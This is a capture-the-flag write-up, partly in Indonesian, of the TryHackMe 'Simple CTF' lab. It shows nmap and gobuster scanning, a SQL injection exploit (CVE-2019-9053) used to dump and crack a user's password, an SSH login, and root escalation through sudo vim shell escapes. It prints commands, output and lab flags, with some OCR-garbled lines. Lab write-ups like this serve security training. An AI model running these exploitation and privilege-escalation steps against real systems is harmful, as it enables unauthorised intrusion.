WRITE UP SIMPLE CTF TRYHACKME

REZKA NORHAFIZAH

How many services are running under port 1000? Scan menggunakan nmap :

```
(<mark>root⊕ kali</mark>)-[/home/kal
nmap -A 10.10.219.217
                   -[/home/kali]
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-23 07:11 EDT
Nmap scan report for 10.10.219.217
Host is up (0.40s latency).
Not shown: 997 filtered ports
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
  <del>-ftp-anon: Anonymous FTP login allowe</del>
_Can't get directory listing: TIMEOUT
        Connected to ::ffff:10.17.22.87
Logged in as ftp
TYPE: ASCII
         No session bandwidth limit
         Session timeout in seconds is 300
         Control connection is plain text
Data connections will be plain text
         At session startup, client count was 1
         vsFTPd 3.0.3 - secure, fast, stable
  _End of status
80/tcp closed http
2222/tcp open ssn
                               OpenSSH 7.2p2 Obuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
   ssh-hostkey:
     2048 29:42:69:14:9e:ca:d9:17:98:8c:27:72:3a:cd:a9:23 (RSA)
     256 9b:d1:65:07:51:08:00:61:98:de:95:ed:3a:e3:81:1c (ECDSA)
     256 12:65:1b:61:cf:4d:e5:75:fe:f4:e8:d4:6e:10:2a:f6 (ED25519)
```

Answer: 2

What is running on the higher port?


Answer: SSH

What's the CVE you're using against the application?

Pertama, saya scan menggunakan gobuster dan menemukan direktori simple:

```
-[/home/kali]
     gobuster dir -u 10.10.219.217 -w /usr/share/wordlists/dirb/common.txt
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:
                                     http://10.10.219.217
[+] Method:
[+] Threads:
[+] Wordlist:
                                    /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:
[+] User Agent:
[+] Timeout:
                                     gobuster/3.1.0
2021/10/23 07:15:43 Starting gobuster in directory enumeration mode
                            (Status: 403) [Size: 292]
                            (Status: 403) [Size: 297]
(Status: 403) [Size: 297]
/.htpasswd
/.htaccess
                           (Status: 200) [Size: 11321]p -A 10.10.219.217
(Status: 200) [Size: 929]
(Status: 403) [Size: 301]
(Status: 301) [Size: 315] [→ http://10.10.219.217/simple/]
/index.html
/robots.txt
/server-status
/simple
2021/10/23 07:18:49 Finished
```


Lalu, saya jalankan di browser dan muncul tampilan berikut :



Kemudian saya search menggunakan serachcploit CVE untuk CMS Made simple versi 2.2.8:



Didapat nomor CVE-nya yaitu 46635 dan saya menemukan bahwa itu adalah SQL injection.



Answer: CVE-2019-9053

To what kind of vulnerability is the application vulnerable?

Answer: sqli

What's the password?

Hint: You can use /usr/share/seclists/Passwords/Common-Credentials/best110.txt to crack the pass

Setelah mendapat nomor CVE nya tadi, saya unduh script tersebut ke local untuk membrute force password nya :

```
(root⊕ kali)-[/home/kali]
# searchsploit -m php/webapps/46635.py
Exploit: CMS Made Simple < 2.2.10 - SQL Injection
    URL: https://www.exploit-db.com/exploits/46635
    Path: /usr/share/exploitdb/exploits/php/webapps/46635.py
File Type: Python script, ASCII text executable, with CRLF line terminators
Copied to: /home/kali/46635.py</pre>
```

Dan saya jalankan menggunakan python:

```
[+] Salt for password found: Idac0d92e9fa69EM
[+] Username found: mitch
[+] Email found: admil3qo
[+] Password found: 0c0lf4468bd75d7a84c7eb73846e8d96
```

Didapat username mitch, namun passwordnya masih terenkripsi. Lalu saya coba menggunakan wordlist rockyou.txt :

```
(roof * kali)-[/home/kali]
    python2.7 46635.py -u http://10.10.219.217/simple/ --crack -w /usr/share/wordlists/rockyou.txt

[+] Salt for password found: ldac0d92e9fa6bb2
[+] Username found: mitch
[+] Email found: admi987
[+] Password found: 0c0lf4468bd75d7a84c7eb73846e8d96
[+] Password cracked: secret
```

Dan didapat passwordnya yaitu secret.

Answer: secret

Where can you login with the details obtained?

```
(rent % kmli)-[/home/kali]
# ssh mitch@10.10.219.217 -p 2222
The authenticity of host '[10.10.219.217]:2222 ([10.10.219.217]:2222)' can't be established.
ECDSA key fingerprint is SHA256:Fce5J4GBLgx1+iaSMBj0+NFK0jZvL5L0VF5/jc0kwt8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.219.217]:2222' (ECDSA) to the list of known hosts.
mitch@10.10.219.217's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-58-generic i686)

* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Mon Aug 19 18:13:41 2019 from 192.168.0.190

$ pwd
/home/mitch
$ id
uid=1001(mitch) gid=1001(mitch) groups=1001(mitch)
```

Answer: SSH

What's the user flag?

```
$ ls
user.txt
$ cat user.txt
G00d j0b, keep up!
```

Answer: G00d j0b, keep up!

Is there any other user in the home directory? What's its name?

```
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,:/run/systemd/bin/false systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
uuidd:x:107:111::/run/uuidd:/bin/false
lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:109:117::/nonexistent:/bin/false
avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/bin/false
colord:x:113:123:colord colour management daemon,,,:/var/lib/colord:/bin/false
speech-dispatcher:x:114:29:Speech Dispatcher,,;/var/run/speech-dispatcher:/bin/false
hplip:x:115:7:HPLIP system user,,,;/var/run/hplip:/bin/false
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,;/:/bin/false
pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false
saned:x:119:127::/var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
sunbath:x:1000:1000:Vuln,,,:/home/sunbath:/bin/bash
```

Answer: sunbath

What can you leverage to spawn a privileged shell?

Untuk masuk ke root saya menggunakan command "sudo -l" dan mendapat info terdapat shell yang terdapat di /usr/bin/vim :

Answer: vim

What's the root flag?

Setelah mendapat shell yang ada di /usr/bin/vim saya menggunakan gtfobins untuk melakukan spawning bash root : (reference : https://gtfobins.github.io/gtfobins/vim/)

Sudo

If the binary is allowed to run as superuser by sudo, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo vim -c ':!/bin/sh'
(a)
```

(b) This requires that vim is compiled with Python support. Prepend :py3 for Python 3.

```
sudo vim -c ':py import os; os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'
```

(c) This requires that vim is compiled with Lua support.

```
sudo vim -c ':lua os.execute("reset; exec sh")'
```

Dan saya jalankan di terminal SSH dan saya mendapat shell root nya:

```
$ sudo vim -c ':!/bin/sh'

# pwd
/home/mitch
# id
uid=0(root) gid=0(root) groups=0(root)
# ls
user.txt
# cd /root
# pwd
/root
# ls
root.txt
# cat root.txt
W3_ll d0n3. You made it!
```

Answer: W3ll d0n3. You made it!